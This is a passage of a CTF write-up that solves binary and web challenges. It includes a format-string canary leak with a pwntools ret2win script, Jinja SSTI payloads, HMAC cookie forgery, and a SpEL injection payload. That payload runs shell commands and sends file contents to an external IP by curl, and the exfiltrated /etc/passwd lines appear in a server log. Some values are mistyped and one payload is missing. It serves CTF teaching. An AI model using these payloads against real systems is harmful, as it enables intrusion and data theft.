   0x0000000000001460 <+144>:   ret
   0x0000000000001461 <+145>:   call   0x1100 <__stack_chk_fail@plt>
End of assembler dump.
pwndbg> b *main++112
A syntax error in expression, near `112'.
pwndbg> b *main+112
Breakpoint 1 at 0x11f0
pwndbg>
```

`%p.` is used to leak the canary.

```
pwndbg> canary
AT_RANDOM = 0x7fffffffcd09 # points to (not masked) global canary value
Canary    = 0xfbe0bb390be78400 (may be incorrect on != glibc)
Thread 1: Found valid canaries.
00:0000│  0x7fffffffc668 ◂— 0xfbe0bb390be78400
Additional results hidden. Use --all to see them.
```

After leaking the canary, we can use the `canary` command to print the canary. So the canary is `0xfbe0nn390be78400`. Now let's check the canary in format string payload.

```
Hey there! Welcome to the challenge
The rules are simple! Say something interesting, and I will give you the flag.
%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
You said: (nil).(nil).0x1.(nil).(nil).0x7ffff7fdd0ae.0x100000000000000.0x300000010.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252
e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x7025
2e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0xa70252e7025.0x7ffff7e49639.0x7ffff7fa85c0.0x7ffff7e49b63.0x4e.0x5555555562b0.0x7ffff7fa85c0.0x7ffff7e3f93a.(nil).(nil).0x7fffffffc9e8.
0x1.(nil).0xfbe0bb390be78400.0x1.0x5555555551ed.(nil).0xfbe0bb390be78400.0x7fffffffc9e8.0x7ffff7de9d68.0x7fffffffc9d0.0x555555555180.0x155554040.0x7fffffffc9e8
```

The canary is at index 43. Now let's check the address leak. We can use the format string vulnerability to leak the address of the main function.

Disassemble address from the leak `0x555555555180` we can see that the address of the main function.

```
pwndbg> disassemble 0x555555555180
Dump of assembler code for function main:
   0x0000555555555180 <+0>:     endbr64
   0x0000555555555184 <+4>:     sub    rsp,0x18
```

Because `PIE` is enabled, and we found the address of the main function, we can calculate the base address of the binary. `0x555555555180 - 0x1180` is the base address of the binary.



```
pwndbg> disassemble 0x555555555180
Dump of assembler code for function main:
   0x0000555555555180 <+0>:     endbr64
   0x0000555555555184 <+4>:     sub    rsp,0x18
```


So the canaries is at index 43 and the main function is at index 47 at address leak.

Now let's write the exploit script.

```
__int64 v1; // [rsp+0h] [rbp-128h] BYREF
char s[248]; // [rsp+20h] [rbp-108h] BYREF
unsigned __int64 v3; // [rsp+118h] [rbp-10h]
```

`rbp-128h` is the buffer for the gets function, and `rbp-108h` is the buffer for the fgets function. So `0x128 - 0x10` is the offset to the canary.



So the offset to the canary is `0x118`. Now let's write the exploit script.

```
from pwn import *

binary = './challenge/chal.unpack'

context.log_level = 'debug'
context.binary = binary

e = ELF(binary)
r = process(binary)
# r = remote('interesting.ctf.prgy.in', 1337, ssl=True)

r.recvuntil(b"give you the flag.\n")
r.sendline(b"%p." * 50)
leaks = r.recvline().decode().split(".")

pie_leak = int(leaks[47], 16) # Main function address from pie
e.address = pie_leak - 0x1180
log.success(f"Binary Base Address: {hex(e.address)}")

interesting_addr = e.symbols["interesting"] + 8 # +8, idk why too, local works without
it
log.success(f"Interesting() Address: {hex(interesting_addr)}")

canary = int(leaks[43], 16)
log.success(f"Canary: {hex(canary)}")
```

```
payload = cyclic(280)
payload += p64(canary)            # Canary
payload += cyclic(8)              # RBP
payload += p64(interesting_addr)  # Return to interesting() function

r.recvuntil(b"Do you really think that's interesting?\n")
r.sendline(payload)

r.interactive()
```

Flag: p_ctf{!_am_v3ry_!nt3r3st1ng_!nd33d}

Web Exploitation


Phantom Params

So, when we register, we will create a private and public key and the public key will be sent to the server. This public key will later be used to encrypt the secret key.

So that we don't get tired of decrypting it, we can just modify the website code because the secret key is returned when logging in, so we decrypt it there.

```
        securityKey = decryptedBuffer
        var str = "";
    var view = new Uint8Array(decryptedBuffer);
    for (var i = 0; i < view.length; i++) {
        str += String.fromCharCode(view[i]);
    }
    console.log(str);
```

Then the secret key is obtained as follows:



So what do we do after getting the secret key? yep we can use it to request to `api/files` to get the `flag.txt` file.

```
app.post('/api/files', (req, res) => {
    if (!req.session.user) {
        return res.status(401).json({ error: 'Not authenticated' });
    }
```


```
    const fileName = req.body.file_id;
    if (typeof fileName !== 'string' ||
        !fileName.endsWith('.txt') ||
        fileName.includes('/') ||
        fileName.includes('\\') ||
        fileName.includes('..')) {
        return res.status(400).json({ error: 'Invalid filename' });
    }
    try {
        const publicFiles = ['welcome.txt', 'about.txt'];
        if(fileName === 'flag.txt') {
            const userKey = req.session.user.securityKey;
            const verifier = new SecurityVerifier({ hiddenKey: userKey });
            if (!verifier.verify(req.body.data)) {
                return res.status(403).json({
                    error: `Access Denied`,
                });
            }
        } else if(!publicFiles.includes(fileName)) {
            return res.status(404).json({ error: 'File not found' });
        }

        const filePath = path.join(__dirname, 'files', fileName);
        if (!fs.existsSync(filePath)) {
            return res.status(404).json({ error: 'File not found' });
        }

        const content = fs.readFileSync(filePath, 'utf8');
        res.json({ content });

    } catch (error) {
        res.status(500).json({ error: "error" });
    }
});
```

There is a verify there, yes, using a secret key and the verify checks whether the array variable r at the secret key index has auth true or false.

```
this.verifyFn = (r) => {
    try {
        const p = r[this.hiddenKey];
        if (p && p.auth === true) {
            return true;
        }
        return false;
```

```
    } catch {
        return false;
    }
};
```

In the SecurityVerifier class there is some kind of logic to deserialize the json object sent by the user in the data field. I don't know what or how I tried using this payload:



And we managed to get the contents of the flag.txt file.

Flag: ??

SpEL Injection

The point is that later there will be a search bar where it will send a request with a query in **Base64** but before the base64 there will be a quote at the beginning and end. So for example if we search hello then it will become 'hello' and then encrypted.

Well, coincidentally the **Spring Boot mongodb** used is an old version which has **SpEL Injection**.
https://security.snyk.io/vuln/SNYK-JAVA-ORGSPRINGFRAMEWORKDATA-2932975

SpEL Expression injection

Affecting org.springframework.data:spring-data-mongodb package, versions [,3.3.5) [3.4.0,3.4.1)

This is where the vulnerability lies when searching for usernames.

```java
@Repository
public interface UserRepository extends CrudRepository<User, String> {
    @Query("{ 'username': { $regex: ?#{?0} } }")
    List<User> findByUsernameContaining(String username);
}
```

Here is the payload I used:

```
T(java.lang.Runtime).getRuntime().exec('curl -X GET http://195.88.211.254:9002/' + new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec('cat /etc/flag.txt').getInputStream()).useDelimiter('\\A').next())
```

```
34.47.192.90 - - [08/Feb/2025 21:21:09] "GET /java.lang.UNIXProcess@d3cb976 HTTP/1.1" 404 -
34.47.192.90 - - [08/Feb/2025 21:21:09] "GET /java.lang.UNIXProcess@7c5bce38 HTTP/1.1" 404 -
34.47.192.90 - - [08/Feb/2025 21:22:24] "GET /root:x:0:0:root:/root:/sbin/nologin HTTP/1.1" 404 -
34.47.192.90 - - [08/Feb/2025 21:22:24] "GET /root:x:0:0:root:/root:/sbin/nologin HTTP/1.1" 404 -
34.47.192.90 - - [08/Feb/2025 21:22:37] "GET /p_ctfy0u_FiN4l1y_F0uNd_hOw_To_SpEL_iT HTTP/1.1" 404 -
34.47.192.90 - - [08/Feb/2025 21:22:37] "GET /p_ctfy0u_FiN4l1y_F0uNd_hOw_To_SpEL_iT HTTP/1.1" 404 -
```

Flag: p_ctf{y0u_FiN4l1y_F0uNd_h0w_To_SpEL_iT}

Deathday Card

Form Input 1

```
{%set a=lipsum.__globals__%}
```

Form Input 2

```
{%set b=a.__builtins__['open']('app/app.py')%}
```

Form Input 3

```
{{b.read()}}
```

Flag: `p_ctf{I_aInT_lEaVinG_sSTi_hEhEhE}`

Birthday Card

I was given a link along with its source code in app.py : @app.route("/admin/report") def admin_report(): auth_cookie = request.cookies.get("session") if not auth_cookie: abort(403, "Unauthorized access.") try: token, signature = auth_cookie.rsplit(".", 1) from app.sign import initFn signer = initFn(KEY) sign_token_function = signer.get_signer() valid_signature = sign_token_function(token) if valid_signature != signature: abort(403, f"Invalid token.") if token == "admin": return "Flag: p_ctf{redacted}" else: return "Access denied: admin only." except Exception as e: abort(403, f"Invalid token format: {e}")

Then I tried testing which injections would work on this website. I decided to try SSTI and attempted to retrieve the secret key using {{config['secret']}}. It turned out that this revealed the secret key, so I used it in my code to get the flag.

```
import hmac
import hashlib
import requests

# Data dari konfigurasi Flask
SECRET_KEY = b"dsbfeif3uwf6bes878hgi"  # Kunci rahasia dari server
token = b"admin"  # Token yang ingin kita buat ulang

# Generate signature menggunakan HMAC SHA-256
signature = hmac.new(SECRET_KEY, token, hashlib.sha256).hexdigest()

# Buat session cookie baru
session_cookie = f"admin.{signature}"

# Kirim request ke /admin/report dengan session yang valid
url = "https://birthday.ctf.prgy.in/admin/report"
cookies = {"session": session_cookie}

response = requests.get(url, cookies=cookies)
```

```python
print(response.text)
```

And ofc we found the flag!

Flag : p_ctf{S3rVer_STI_G0es_hArd}